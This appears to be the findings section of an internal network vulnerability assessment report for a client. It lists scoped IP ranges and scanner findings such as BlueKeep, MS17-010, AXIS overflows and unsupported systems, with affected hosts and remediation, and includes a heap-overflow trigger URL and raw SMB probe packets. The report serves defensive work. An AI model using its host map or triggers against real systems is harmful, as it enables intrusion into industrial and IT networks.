Vulnerability Findings

This section of the report contains all of the vulnerabilities that were discovered for each component conducted throughout the vulnerability assessment.

Internal Network Vulnerability Assessment

Engagement Scope of Work

Through discussions with Demo Client's staff, the following target applications, IP addresses, and/or ranges were included as part of the engagement scope.

IP ADDRESSES & RANGES			
10.100.1.0/24	10.100.2.0/24	10.100.3.0/24	10.100.3.0/24
10.100.4.0/24	10.100.5.0/24	10.100.6.0/24	10.100.7.0/24
10.100.20.0/24	10.100.31.0/24	10.100.32.0/24	10.100.33.0/24
10.100.34.0/24	10.100.35.0/24	192.168.2.0/24	192.168.204.0/24

Demo Client's IT staff also provided vPenTest Partner with IP addresses and ranges to exclude. The following table displays the list of excluded systems.

EXCLUDED IP ADDRESSES & RANGES			
10.100.35.8	10.100.35.9	10.100.35.10	10.100.35.11
10.100.35.12	10.100.35.13	10.100.35.14	10.100.35.15
10.100.35.16	10.100.34.33	10.100.34.34	10.100.34.35
10.100.34.36	10.100.34.37	10.100.34.38	10.100.34.39
10.100.35.17	10.100.35.18	10.100.35.19	10.100.35.20
10.100.35.21	10.100.35.22	10.100.35.23	10.100.35.24
10.100.35.25	10.100.35.26	10.100.35.27	10.100.35.28
10.100.35.29	10.100.35.30	10.100.35.31	10.100.35.32
10.100.35.33	10.100.35.34	10.100.35.35	10.100.35.36
10.100.35.37	10.100.35.38	10.100.35.39	10.100.35.40
10.100.35.41	10.100.35.42	10.100.35.43	10.100.35.44
10.100.35.45	10.100.35.46	10.100.35.47	10.100.35.48
10.100.35.49	10.100.35.50		

AXIS HTTP GET Heap Overflow	
Severity	
Description	The remote AXIS device is affected by a heap overflow vulnerability in its web administration interface due to a flaw in handling of special characters. An unauthenticated remote attacker can exploit this vulnerability for denial of service and possibly remote code execution. The remote device is affected by an heap overflow vulnerability that may lead to remote code execution.
CVSS	10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)
CVSS3	9.3 (CVSS:3.0/AV:L/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)
Recommendation	Follow the vendor recommendation for upgrade or mitigation.
References	https://www.axis.com/files/faq/Advisory_ACV-120444.pdf
Affected Nodes	10.100.7.150 on port 80/tcp 10.100.6.87 on port 80/tcp 10.100.3.151 on port 80/tcp

Additional Output	`The following URL can be used to trigger a heap overflow:`
	
	`http://10.100.7.150/index.shtml`

AXIS Multiple Vulnerabilities (ACV-128401)	
Severity	
Description	The firmware version running on the remote host is vulnerable to multiple vulnerabilities. An unauthenticated remote attacker could gain system-level unauthorized access to the affected device. Note that vPenTest Partner has not tested for these issues but has instead relied only on the application's self-reported version number. The remote host is affected by multiple vulnerabilities.
CVSS	10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)
CVSS3	9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
Recommendation	Upgrade the host firmware to the version provided in the affected product list.
References	http://www.nessus.org/u?471d8c96 https://www.axis.com/files/faq/Advisory_ACV-128401.pdf https://www.axis.com/files/sales/ACV-128401_Affected_Product_List.pdf
Affected Nodes	10.100.33.20 on port 80/tcp 10.100.6.87 on port 80/tcp 10.100.3.151 on port 21/tcp 10.100.3.150 on port 21/tcp 10.100.1.151 on port 443/tcp 10.100.1.150 on port 443/tcp
Additional Output	`Installed version : 7.30.1` `  Fixed version  : 8.20.1`

Microsoft RDP RCE (CVE-2019-0708) (BlueKeep) (uncredentialed check)	
Severity	
Description	The remote host is affected by a remote code execution vulnerability in Remote Desktop Protocol (RDP). An unauthenticated, remote attacker can exploit this, via a series of specially crafted requests, to execute arbitrary code.
CVSS	10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)
CVSS3	9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

Recommendation	Microsoft has released a set of patches for Windows XP, 2003, 2008, 7, and 2008 R2.
References	n/a
Affected Nodes	10.100.7.210 on port 3389/tcp 10.100.7.131 on port 3389/tcp 10.100.7.125 on port 3389/tcp 10.100.7.115 on port 3389/tcp 10.100.7.136 on port 3389/tcp 10.100.5.64 (CONMSAUTHMI601) on port 3389/tcp
Additional Output	`n/a`

Microsoft SQL Server Unsupported Version Detection (remote check)

Severity	
Description	According to its self-reported version number, the installation of Microsoft SQL Server on the remote host is no longer supported. Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it is likely to contain security vulnerabilities. An unsupported version of a database server is running on the remote host.
CVSS	10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)
CVSS3	10.0 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)
Recommendation	Upgrade to a version of Microsoft SQL Server that is currently supported.
References	http://www.nessus.org/u?d4418a57
Affected Nodes	192.168.2.18 on port 54433/tcp 10.100.20.200 on port 1433/tcp 10.100.7.119 on port 1433/tcp 10.100.7.116 on port 1433/tcp 10.100.7.53 (URSHISTSVR01) on port 1433/tcp 10.100.5.64 (CONMSAUTHMI601) on port 1433/tcp 10.100.5.68 (IT02-2SD5Y2) on port 1433/tcp

Additional Output	`The following unsupported installation of Microsoft SQL Server was detected :`
	
	`Installed version : 12.0.4237.0`
	`Fixed version : 12.0.5000.0 (2014 SP2)`
	
	`SQL Server Instance : SWPDM`

Microsoft Windows XP Unsupported Installation Detection

Severity	
Description	The remote host is running Microsoft Windows XP. Support for this operating system by Microsoft ended April 8th, 2014. Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it is likely to contain security vulnerabilities. Furthermore, Microsoft is unlikely to investigate or acknowledge reports of vulnerabilities.
CVSS	10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)
CVSS3	10.0 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)
Recommendation	Upgrade to a version of Windows that is currently supported.
References	n/a
Affected Nodes	10.100.7.136 on port 0/tcp
Additional Output	

	n/a

MS14-066: Vulnerability in Schannel Could Allow Remote Code Execution (2992611) (uncredentialed check)	
Severity	
Description	The remote Windows host is affected by a remote code execution vulnerability due to improper processing of packets by the Secure Channel (Schannel) security package. An attacker can exploit this issue by sending specially crafted packets to a Windows server. Note that this plugin sends a client Certificate TLS handshake message followed by a CertificateVerify message. Some Windows hosts will close the connection upon receiving a client certificate for which it did not ask for with a CertificateRequest message. In this case, the plugin cannot proceed to detect the vulnerability as the CertificateVerify message cannot be sent.
CVSS	10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)
CVSS3	8.8 (CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Recommendation	Microsoft has released a set of patches for Windows 2003, Vista, 2008, 7, 2008 R2, 8, 2012, 8.1, and 2012 R2.
References	n/a
Affected Nodes	10.100.7.115 on port 3389/tcp 10.100.5.64 (CONMSAUTHMI601) on port 3389/tcp
Additional Output	n/a

Unix Operating System Unsupported Version Detection	
Severity	
Description	According to its self-reported version number, the Unix operating system running on the remote host is no longer supported. Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it is likely to contain security vulnerabilities. The operating system running on the remote host is no longer supported.
CVSS	10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)
CVSS3	10.0 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)
Recommendation	Upgrade to a version of the Unix operating system that is currently supported.
References	n/a
Affected Nodes	192.168.2.5 on port 0/tcp 192.168.2.3 on port 0/tcp
Additional Output	VMware ESXi 5. support ended on 2018-09-19. Upgrade to VMware ESXi 6.7.0 build-10764712. For more information, see : https://docs.vmware.com/en/VMware-vSphere/

Unsupported Windows OS (remote)	
Severity	
Description	The remote version of Microsoft Windows is either missing a service pack or is no longer supported. As a result, it is likely to contain security vulnerabilities. The remote OS or service pack is no longer supported.
CVSS	10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)
CVSS3	9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
Recommendation	Upgrade to a supported service pack or operating system

References	https://support.microsoft.com/en-us/lifecycle
Affected Nodes	10.100.7.210 on port 0/tcp 10.100.7.136 on port 0/tcp 10.100.7.135 on port 0/tcp 10.100.7.131 on port 0/tcp 10.100.7.125 on port 0/tcp 10.100.7.111 on port 0/tcp 10.100.7.115 on port 0/tcp 10.100.5.64 (CONMSAUTHMI601) on port 0/tcp 10.100.5.59 (IT06-G8F8HF1) on port 0/tcp

Additional Output	`The following Windows version is installed and not supported:`
	
	`Microsoft Windows 7 Professional`

VMware ESX / ESXi Unsupported Version Detection

Severity	
Description	According to its version, the installation of VMware ESX or ESXi on the remote host is no longer supported. Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it is likely to contain security vulnerabilities. The remote host is running an unsupported version of a virtualization application.
CVSS	10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)
CVSS3	10.0 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)
Recommendation	Upgrade to a version of VMware ESX / ESXi that is currently supported.
References	https://www.vmware.com/support/policies/lifecycle.html https://www.vmware.com/files/pdf/support/Product-Lifecycle-Matrix.pdf
Affected Nodes	192.168.2.5 on port 0/tcp 192.168.2.3 on port 0/tcp

Additional Output	`Product  : ESXi`
	`  Installed version  : 5.1`
	`  EOL date  : August 08, 2016`
	`  Supported versions : 6.5 / 6.7 / 7.0`

VMware ESXi 5.1 < Build 3021178 OpenSLP RCE (VMSA-2015-0007)

Severity	
Description	The remote VMware ESXi host is version 5.1 prior to build 3021178. It is, therefore, affected by a remote code execution vulnerability due to a double-free error in the SLPDProcessMessage() function in OpenSLP. An unauthenticated, remote attacker can exploit this, via a crafted package, to execute arbitrary code or cause a denial of service condition. The remote VMware ESXi host is affected by a remote code execution vulnerability.
CVSS	10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)
CVSS3	8.6 (CVSS:3.0/AV:L/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:H)
Recommendation	Apply patch ESXi510-201510101-SG for ESXi 5.1.
References	https://www.vmware.com/security/advisories/VMSA-2015-0007.html https://www.zerodayinitiative.com/advisories/ZDI-15-455/
Affected Nodes	192.168.2.5 on port 0/tcp 192.168.2.3 on port 0/tcp

Additional Output	`ESXi version  : ESXi 5.1`
	`  Installed build : 2000251`
	`  Fixed build  : 3021178`

Apache 2.2.x < 2.2.33-dev / 2.4.x < 2.4.26 Multiple Vulnerabilities	
Severity	
Description	According to its banner, the version of Apache running on the remote host is 2.2.x prior to 2.2.33-dev or 2.4.x prior to 2.4.26. It is, therefore, affected by the following vulnerabilities : - An authentication bypass vulnerability exists due to third-party modules using the ap_get_basic_auth_pw() function outside of the authentication phase. An unauthenticated, remote attacker can exploit this to bypass authentication requirements. (CVE-2017-3167) - A NULL pointer dereference flaw exists due to third-party module calls to the mod_ssl ap_hook_process_connection() function during an HTTP request to an HTTPS port. An unauthenticated, remote attacker can exploit this to cause a denial of service condition. (CVE-2017-3169) - A NULL pointer dereference flaw exists in mod_http2 that is triggered when handling a specially crafted HTTP/2 request. An unauthenticated, remote attacker can exploit this to cause a denial of service condition. Note that this vulnerability does not affect 2.2.x. (CVE-2017-7659) - An out-of-bounds read error exists in the ap_find_token() function due to improper handling of header sequences. An unauthenticated, remote attacker can exploit this, via a specially crafted header sequence, to cause a denial of service condition. (CVE-2017-7668) - An out-of-bounds read error exists in mod_mime due to improper handling of Content-Type response headers. An unauthenticated, remote attacker can exploit this, via a specially crafted Content-Type response header, to cause a denial of service condition or the disclosure of sensitive information. (CVE-2017-7679) Note that vPenTest Partner has not tested for these issues but has instead relied only on the application's self-reported version number. The remote web server is affected by multiple vulnerabilities.
CVSS	7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)
CVSS3	9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
Recommendation	Upgrade to Apache version 2.2.33-dev / 2.4.26 or later.
References	https://archive.apache.org/dist/httpd/CHANGES_2.2.32 https://archive.apache.org/dist/httpd/CHANGES_2.4.26 https://httpd.apache.org/security/vulnerabilities_22.html https://httpd.apache.org/security/vulnerabilities_24.html
Affected Nodes	10.100.6.87 on port 80/tcp

Additional Output	`URL : http://10.100.6.87/`
	`Installed version : 2.4.20`
	`Fixed version : 2.4.26`

Apache 2.4.x < 2.4.39 Multiple Vulnerabilities	
Severity	
Description	According to its banner, the version of Apache running on the remote host is 2.4.x prior to 2.4.39. It is, therefore, affected by multiple vulnerabilities: - A privilege escalation vulnerability exists in module scripts due to an ability to execute arbitrary code as the parent process by manipulating the scoreboard. (CVE-2019-0211) - An access control bypass vulnerability exists in mod_auth_digest due to a race condition when running in a threaded server. An attacker with valid credentials could authenticate using another username. (CVE-2019-0217) - An access control bypass vulnerability exists in mod_ssl when using per-location client certificate verification with TLSv1.3. (CVE-2019-0215) In addition, Apache httpd is also affected by several additional vulnerabilities including a denial of service, read-

	after-free and URL path normalization inconsistencies. Note that vPenTest Partner has not tested for these issues but has instead relied only on the application's self-reported version number. The remote web server is affected by multiple vulnerabilities.
CVSS	7.2 (CVSS2#AV:L/AC:L/Au:N/C:C/I:C/A:C)
CVSS3	7.8 (CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Recommendation	Upgrade to Apache version 2.4.39 or later.
References	http://www.nessus.org/u?a84bee48 http://www.nessus.org/u?586e6a34
Affected Nodes	10.100.6.87 on port 80/tcp 10.100.6.20 on port 80/tcp 10.100.6.20 on port 80/tcp 10.100.6.20 on port 443/tcp 10.100.6.20 on port 443/tcp

Additional Output	`URL : http://10.100.6.87/`
	`Installed version : 2.4.20`
	`Fixed version : 2.4.39`

Apache 2.4.x < 2.4.46 Multiple Vulnerabilities

Severity	
Description	The version of Apache httpd installed on the remote host is prior to 2.4.44. It is, therefore, affected by multiple vulnerabilities as referenced in the 2.4.46 advisory. - Apache HTTP server 2.4.32 to 2.4.44 mod_proxy_uwsgi info disclosure and possible RCE (CVE-2020-11984) - Apache HTTP Server versions 2.4.20 to 2.4.43 When trace/debug was enabled for the HTTP/2 module and on certain traffic edge patterns, logging statements were made on the wrong connection, causing concurrent use of memory pools. Configuring the LogLevel of mod_http2 above info will mitigate this vulnerability for unpatched servers. (CVE-2020-11993) - Apache HTTP Server versions 2.4.20 to 2.4.43. A specially crafted value for the 'Cache-Digest' header in a HTTP/2 request would result in a crash when the server actually tries to HTTP/2 PUSH a resource afterwards. Configuring the HTTP/2 feature via H2Push off will mitigate this vulnerability for unpatched servers. (CVE-2020-9490) Note that vPenTest Partner has not tested for this issue but has instead relied only on the application's self-reported version number. The remote web server is affected by multiple vulnerabilities.
CVSS	7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)
CVSS3	9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
Recommendation	Upgrade to Apache version 2.4.44 or later.
References	n/a
Affected Nodes	10.100.31.82 on port 80/tcp 10.100.31.82 on port 80/tcp 10.100.31.82 on port 80/tcp 10.100.31.82 on port 443/tcp 10.100.31.82 on port 443/tcp 10.100.31.81 on port 80/tcp 10.100.31.81 on port 80/tcp 10.100.31.81 on port 80/tcp 10.100.31.81 on port 443/tcp 10.100.31.81 on port 443/tcp 10.100.31.81 on port 443/tcp 10.100.31.69 on port 80/tcp 10.100.31.69 on port 80/tcp

	10.100.31.69 on port 443/tcp 10.100.31.69 on port 443/tcp 10.100.31.60 on port 80/tcp 10.100.31.60 on port 80/tcp 10.100.31.60 on port 443/tcp 10.100.31.82 on port 443/tcp 10.100.31.69 on port 80/tcp 10.100.31.69 on port 443/tcp 10.100.31.60 on port 80/tcp 10.100.31.60 on port 443/tcp 10.100.31.60 on port 443/tcp 10.100.31.54 on port 80/tcp 10.100.31.54 on port 80/tcp 10.100.31.54 on port 80/tcp 10.100.31.54 on port 443/tcp 10.100.31.54 on port 443/tcp 10.100.31.54 on port 443/tcp 10.100.31.52 on port 80/tcp 10.100.31.52 on port 80/tcp 10.100.31.52 on port 80/tcp 10.100.31.52 on port 443/tcp 10.100.31.52 on port 443/tcp 10.100.31.52 on port 443/tcp 10.100.6.87 on port 80/tcp 10.100.6.20 on port 80/tcp 10.100.6.20 on port 80/tcp 10.100.6.20 on port 443/tcp 10.100.6.20 on port 443/tcp

Additional Output	`URL : http://10.100.31.82/`
	`Installed version : 2.4.41`
	`Fixed version : 2.4.46`

ESXi 6.5 / 6.7 / 7.0 Multiple Vulnerabilities (VMSA-2020-0026)	
Severity	
Description	According to its self-reported version number, the remote VMware ESXi host is version 6.5, 6.7 or 7.0 and is affected by multiple vulnerabilities. - A use-after-free error exists in the XHCI USB controller. An unauthenticated, local attacker with local administrative privileges on a virtual machine can exploit this, to execute code as the virtual machine's VMX process running on the host. (CVE-2020-4004) - A privilege escalation vulnerability exists in ESXi due to how certain system calls are managed. An authenticated, local attacker with privileges within the VPM process can exploit this, when chained with CVE-2020-4004, to obtain escalated privileges. (CVE-2020-4005) Note that vPenTest Partner has not tested for this issue but has instead relied only on the application's self-reported version number. The remote VMware ESXi host is missing a security patch and is affected by multiple vulnerabilities.
CVSS	7.2 (CVSS2#AV:L/AC:L/Au:N/C:C/I:C/A:C)
CVSS3	7.8 (CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Recommendation	Apply the appropriate patch as referenced in the vendor advisory.
References	https://www.vmware.com/security/advisories/VMSA-2020-0026.html
Affected Nodes	10.100.7.96 on port 443/tcp 10.100.7.95 (IT09-5Z5KN53) on port 443/tcp 10.100.2.60 on port 443/tcp 10.100.2.58 on port 443/tcp 10.100.2.57 on port 443/tcp 10.100.2.56 on port 443/tcp
Additional Output	`ESXi version : 7.0` `Installed build : 16324942`

```
  Fixed build     : 17168206
```

Flexera FlexNet Publisher < 11.16.2 Multiple Vulnerabilities	
Severity	
Description	The version of Flexera FlexNet Publisher running on the remote host is prior to 11.16.2. It is, therefore, affected by multiple vulnerabilities : - A Denial of Service vulnerability related to preemptive item deletion in lmgrd and vendor daemon components of FlexNet Publisher version 11.16.1.0 and earlier allows a remote attacker to send a combination of messages to lmgrd or the vendor daemon, causing the heartbeat between lmgrd and the vendor daemon to stop, and the vendor daemon to shut down. (CVE-2018-20031) - A Denial of Service vulnerability related to message decoding in lmgrd and vendor daemon components of FlexNet Publisher version 11.16.1.0 and earlier allows a remote attacker to send a combination of messages to lmgrd or the vendor daemon, causing the heartbeat between lmgrd and the vendor daemon to stop, and the vendor daemon to shut down. (CVE-2018-20032) - A Remote Code Execution vulnerability in lmgrd and vendor daemon components of FlexNet Publisher version 11.16.1.0 and earlier could allow a remote attacker to corrupt the memory by allocating / deallocating memory, loading lmgrd or the vendor daemon and causing the heartbeat between lmgrd and the vendor daemon to stop. This would force the vendor daemon to shut down. (CVE-2018-20033) - A Denial of Service vulnerability related to adding an item to a list in lmgrd and vendor daemon components of FlexNet Publisher version 11.16.1.0 and earlier allows a remote attacker to send a combination of messages to lmgrd or the vendor daemon, causing the heartbeat between lmgrd and the vendor daemon to stop, and the vendor daemon to shut down. (CVE-2018-20034) A licensing application running on the remote host is affected by multiple vulnerabilities.
CVSS	7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)
CVSS3	9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
Recommendation	Upgrade to FlexNet Publisher 11.16.2 or later.
References	http://www.nessus.org/u?eb4f204b http://www.nessus.org/u?fbd5ba7b
Affected Nodes	192.168.2.18 on port 27000/tcp 10.100.20.200 on port 27000/tcp 10.100.7.110 on port 27000/tcp 10.100.7.93 (OWS-01A) on port 27000/tcp 10.100.7.90 (HMI-01B) on port 27000/tcp 10.100.7.86 (HIST-01A) on port 27000/tcp 10.100.7.77 (HMI-01A) on port 27000/tcp 10.100.7.70 (EWS-01) on port 27000/tcp 10.100.5.68 (IT02-2SD5Y2) on port 27000/tcp 10.100.3.64 (IT01-4P775Y2) on port 27000/tcp 10.100.2.49 (IT09-H42HYV1) on port 27000/tcp
Additional Output	`Installed version : 11.12.1` `  Fixed version  : 11.16.2`

Microsoft Windows SMB NULL Session Authentication	
Severity	
Description	The remote host is running Microsoft Windows. It is possible to log into it using a NULL session (i.e., with no login or password). Depending on the configuration, it may be possible for an unauthenticated, remote attacker to leverage this issue to get information about the remote host. It is possible to log into the remote Windows host with a NULL session.

CVSS	7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)
CVSS3	7.3 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L)
Recommendation	Apply the following registry changes per the referenced Technet advisories : Set : - HKLM\SYSTEM\CurrentControlSet\Control\LSA\RestrictAnonymous=1 - HKLM\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters\restrictnullsessaccess=1 Reboot once the registry changes are complete.
References	http://www.nessus.org/u?5c2589f6 http://www.nessus.org/u?899b4072 http://www.nessus.org/u?a33fe205
Affected Nodes	10.100.7.136 on port 445/tcp
Additional Output	`It was possible to bind to the \browser pipe`

Microsoft Windows SMBv1 Multiple Vulnerabilities

Severity	
Description	The remote Windows host has Microsoft Server Message Block 1.0 (SMBv1) enabled. It is, therefore, affected by multiple vulnerabilities : - Multiple information disclosure vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of SMBv1 packets. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted SMBv1 packet, to disclose sensitive information. (CVE-2017-0267, CVE-2017-0268, CVE-2017-0270, CVE-2017-0271, CVE-2017-0274, CVE-2017-0275, CVE-2017-0276) - Multiple denial of service vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted SMB request, to cause the system to stop responding. (CVE-2017-0269, CVE-2017-0273, CVE-2017-0280) - Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of SMBv1 packets. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted SMBv1 packet, to execute arbitrary code. (CVE-2017-0272, CVE-2017-0277, CVE-2017-0278, CVE-2017-0279) Depending on the host's security policy configuration, this plugin cannot always correctly determine if the Windows host is vulnerable if the host is running a later Windows version (i.e., Windows 8.1, 10, 2012, 2012 R2, and 2016) specifically that named pipes and shares are allowed to be accessed remotely and anonymously. Tenable does not recommend this configuration, and the hosts should be checked locally for patches with one of the following plugins, depending on the Windows version : 100054, 100055, 100057, 100059, 100060, or 100061.
CVSS	9.3 (CVSS2#AV:N/AC:M/Au:N/C:C/I:C/A:C)
CVSS3	8.1 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H)
Recommendation	Apply the applicable security update for your Windows version : - Windows Server 2008 : KB4018466 - Windows 7 : KB4019264 - Windows Server 2008 R2 : KB4019264 - Windows Server 2012 : KB4019216 - Windows 8.1 / RT 8.1. : KB4019215 - Windows Server 2012 R2 : KB4019215 - Windows 10 : KB4019474 - Windows 10 Version 1511 : KB4019473 - Windows 10 Version 1607 : KB4019472 - Windows 10 Version 1703 : KB4016871 - Windows Server 2016 : KB4019472
References	n/a
Affected Nodes	10.100.7.136 on port 445/tcp 10.100.7.131 on port 445/tcp 10.100.7.115 on port 445/tcp
Additional Output	`n/a`

MS12-020: Vulnerabilities in Remote Desktop Could Allow Remote Code Execution (2671387) (uncredentialed check)	
Severity	
Description	An arbitrary remote code vulnerability exists in the implementation of the Remote Desktop Protocol (RDP) on the remote Windows host. The vulnerability is due to the way that RDP accesses an object in memory that has been improperly initialized or has been deleted. If RDP has been enabled on the affected system, an unauthenticated, remote attacker could leverage this vulnerability to cause the system to execute arbitrary code by sending a sequence of specially crafted RDP packets to it. This plugin also checks for a denial of service vulnerability in Microsoft Terminal Server. Note that this script does not detect the vulnerability if the 'Allow connections only from computers running Remote Desktop with Network Level Authentication' setting is enabled or the security layer is set to 'SSL (TLS 1.0)' on the remote host.
CVSS	9.3 (CVSS2#AV:N/AC:M/Au:N/C:C/I:C/A:C)
Recommendation	Microsoft has released a set of patches for Windows XP, 2003, Vista, 2008, 7, and 2008 R2. Note that an extended support contract with Microsoft is required to obtain the patch for this vulnerability for Windows 2000.
References	n/a
Affected Nodes	10.100.7.136 on port 3389/tcp 10.100.5.64 (CONMSAUTHMI601) on port 3389/tcp
Additional Output	n/a

MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)	
Severity	
Description	The remote Windows host is affected by the following vulnerabilities : - Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148) - An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147) ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.
CVSS	9.3 (CVSS2#AV:N/AC:M/Au:N/C:C/I:C/A:C)
CVSS3	8.1 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H)
Recommendation	Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8. For unsupported Windows operating systems, e.g. Windows XP, Microsoft recommends that users discontinue the use of SMBv1. SMBv1 lacks security features that were included in later SMB versions. SMBv1 can be disabled by following the vendor instructions provided in Microsoft KB2696547. Additionally, US-CERT recommends that users block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices.
References	n/a

Affected Nodes	10.100.7.131 on port 445/tcp 10.100.7.136 on port 445/tcp 10.100.7.115 on port 445/tcp 10.100.5.64 (CONMSAUTHMI601) on port 445/tcp

Additional Output	`Sent:`
	`00000054ff534d4225000000001803c800000000000000000000000006105b660180000110000000`
	`00ffffffff0000000000000000000000000054000000540002002300000001100005c00500049005000`
	`45005c0000000000`
	
	`Received:`
	`ff534d4225050200c09803c8000000000000000000000000006105b6601800001000000`

Rockwell Automation RSLinx Classic ENGINE.dll Stack Buffer Overflow	
Severity	
Description	The RSLinx Classic running on the remote host is affected by a remote code execution vulnerability due to a stack buffer overflow condition when handling an EtherNet/IP message received on TCP port 44818. An unauthenticated, remote attacker can exploit this issue, via a specially crafted message, to execute arbitrary code. Note that RSLinx Classic is reportedly affected by additional vulnerabilities; however, this plugin has not tested for these.
CVSS	7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)
CVSS3	9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
Recommendation	Patches are available for versions 4.00.01, 3.90.01, 3.81, 3.80, 3.74, and 3.60. See vendor Knowledgebase Article ID 1075712 for more details.
References	n/a
Affected Nodes	10.100.7.125 on port 44818/tcp
Additional Output	`n/a`

Rockwell Automation RSLinx Classic ENGINE.dll Stack Buffer Overflow (CVE-2019-6553)	
Severity	
Description	The RSLinx Classic running on the remote host is affected by a remote code execution vulnerability due to a stack buffer overflow condition when handling an EtherNet/IP message received on TCP port 44818. An unauthenticated, remote attacker can exploit this issue, via a specially crafted message, to execute arbitrary code.
CVSS	7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)
CVSS3	9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
Recommendation	Patches are available for versions 4.10, 4.00.01, 3.90, 3.81, 3.80, 3.70, and 3.60. See vendor Knowledgebase Article ID 1085038 for more details.
References	n/a
Affected Nodes	10.100.7.125 on port 44818/tcp
Additional Output	`n/a`

SNMP Agent Default Community Name (public)	
Severity	
Description	It is possible to obtain the default community name of the remote SNMP server. An attacker may use this information to gain more knowledge about the remote host, or to change the configuration of the remote system (if the default community allows such modifications). The community name of the remote SNMP server can be guessed.

CVSS	7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)
Recommendation	Disable the SNMP service on the remote host if you do not use it. Either filter incoming UDP packets going to this port, or change the default community string.
References	n/a
